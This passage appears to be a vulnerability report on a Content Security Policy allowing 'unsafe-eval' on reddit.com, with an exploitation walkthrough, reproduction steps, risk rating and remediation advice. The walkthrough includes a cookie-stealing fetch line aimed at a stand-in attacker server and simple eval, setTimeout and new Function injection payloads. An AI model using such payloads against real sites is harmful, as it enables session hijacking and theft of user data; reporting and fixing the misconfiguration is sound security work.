
- Initial server: snooserv
- Later server during redirects or requests: Varnish

4. **Exploitation & Validation**

CSP:script-src unsafe-evalAttack Analysis

The Content Security Policy (CSP) is designed to protect web applications against cross-site scripting (XSS) and related attacks. However, the presence of 'unsafe-eval' in the script-src directive significantly weakens this protection. Allowing 'unsafe-eval' means that the application permits the execution of JavaScript code generated from strings, which can introduce severe security vulnerabilities.

When 'unsafe-eval' is enabled, functions like eval(), setTimeout(string), and new Function(string) are permitted. These functions can be exploited by attackers to execute arbitrary scripts in the context of the trusted domain. This can lead to serious consequences such as account takeovers, session hijacking, data exfiltration (e.g., credentials, personal information), or even full control over the user's browsing session on the site.



How You Exploit It

If the app uses user-controlled input inside eval() or new Function() or similar — you can inject your own code.

Even if direct XSS is *not* possible, 'unsafe-eval' can give you a second chance at executing payloads.

Typical Exploitation Flows:

- Find user input passed unsafely into an eval-like function.
- Inject JavaScript to steal cookies, exfiltrate data, create fake forms, etc.

- If no direct injection point, sometimes you can still bypass sanitizers using clever payloads.

Example Attack:

Imagine the following vulnerable code in the page:

```
const userData = getUserInput();  // controlled by you
eval(userData);
```

Because CSP allows 'unsafe-eval', you can send:

```
alert('Hacked!');
```

Or worse:

```
fetch('https://yourserver.com/steal?cookie=' + document.cookie)
```

Even without direct eval, you can sometimes trick things:

Example:

```
setTimeout(userInput, 1000);
```

You send:

```
alert(1)
```

It gets executed because setTimeout treats the first argument as code (if it's a string).

5. **Report Writing**

Title:
Content Security Policy Misconfiguration on http://reddit.com Enables Use of unsafe-eval, Increasing XSS Risk

Summary:
A Content Security Policy (CSP) misconfiguration was identified on http://reddit.com where the script-src directive permits 'unsafe-eval'. The presence of 'unsafe-eval' enables the execution of dynamically constructed JavaScript,

significantly increasing the risk of Cross-Site Scripting (XSS) and other code injection vulnerabilities. CSP is designed to mitigate such attacks, but allowing 'unsafe-eval' undermines its protections and creates opportunities for attackers to execute arbitrary code in the context of reddit.com.

Affected Endpoint:
http://reddit.com

Vulnerability Type:
• Security Misconfiguration
• CSP Misconfiguration — Inclusion of unsafe-eval
• CWE-693: Protection Mechanism Failure
• WASC-15: Application Misconfiguration
• OWASP Top 10:

- 2021 A05: Security Misconfiguration
- 2017 A06: Security Misconfiguration

Steps to Reproduce:

Step 1: Visit the Homepage
Access http://reddit.com via a browser or proxy tool like Burp Suite or OWASP ZAP.

Step 2: Inspect the CSP Header
Observe the Content-Security-Policy response header:

script-src 'self' 'strict-dynamic' 'report-sample' 'unsafe-inline' 'unsafe-eval' 'nonce-P4v2PrjesMO7tWpuTvJvsg==';

Step 3: Identify the Misconfiguration
Note that 'unsafe-eval' is allowed in script-src.

Step 4: Attempt Exploitation
On pages where user input is reflected or handled unsafely, an attacker could use injection points to trigger eval(), new Function(), or setTimeout(string) to execute arbitrary JavaScript code.

Example payloads:

```
eval('alert(1)');
setTimeout('alert(2)', 1000);
new Function('alert(3)')();
```

Impact:
• **Cross-Site Scripting (XSS)**: Attackers may execute malicious JavaScript to steal user cookies, session tokens, or perform actions on behalf of users.
• **Widened Attack Surface**: unsafe-eval enables attackers to more easily bypass certain defenses, making exploitation easier.
• **Future Exploitation Potential**: Even if no injection is currently identified, the policy creates a persistent risk for any future JavaScript mishandling.

Risk:
• **Risk Rating:** Medium
• **Confidence:** High
• **Exploitability:** Low Complexity (Passive to Active depending on input reflection)
• **Impact:** High (Potential full account compromise or user data theft via XSS)

Recommendations:
• **Remove 'unsafe-eval'** from the script-src directive.
• Implement strict CSP with nonce- or hash-based script loading where possible.
• Audit JavaScript codebase to eliminate reliance on eval(), new Function(), and similar dynamic code execution methods.
• Regularly review and harden CSP policies to enforce strict, least-privilege loading of resources.

Example safer CSP:

```
script-src 'self' 'strict-dynamic' 'nonce-{generated_nonce}';
```

Supporting Evidence:
• **Parameter:** Content-Security-Policy
• **CWE ID:** 693
• **WASC ID:** 15

- **Source:** Passive (10055 - CSP)
- **Alert Reference:** 10055-10
- **Input Vector:** Script execution context via eval-capable functions
- **Observed Header Snippet (Truncated):**

script-src 'self' 'strict-dynamic' 'report-sample' 'unsafe-inline' 'unsafe-eval' 'nonce-P4v2PrjesMO7tWpuTvJvsg==';

Additional Notes:
This misconfiguration suggests an opportunity to conduct a broader security assessment on reddit.com, focusing on the usage of client-side JavaScript and reliance on dynamic code evaluation methods. Removing 'unsafe-eval' would significantly harden the site's resistance to client-side attacks.

References:
- CSP Specification - W3C
- Content Security Policy Best Practices
- CWE-693: Protection Mechanism Failure
- OWASP Top 10: A05 Security Misconfiguration (2021)
- OWASP Top 10: A06 Security Misconfiguration (2017)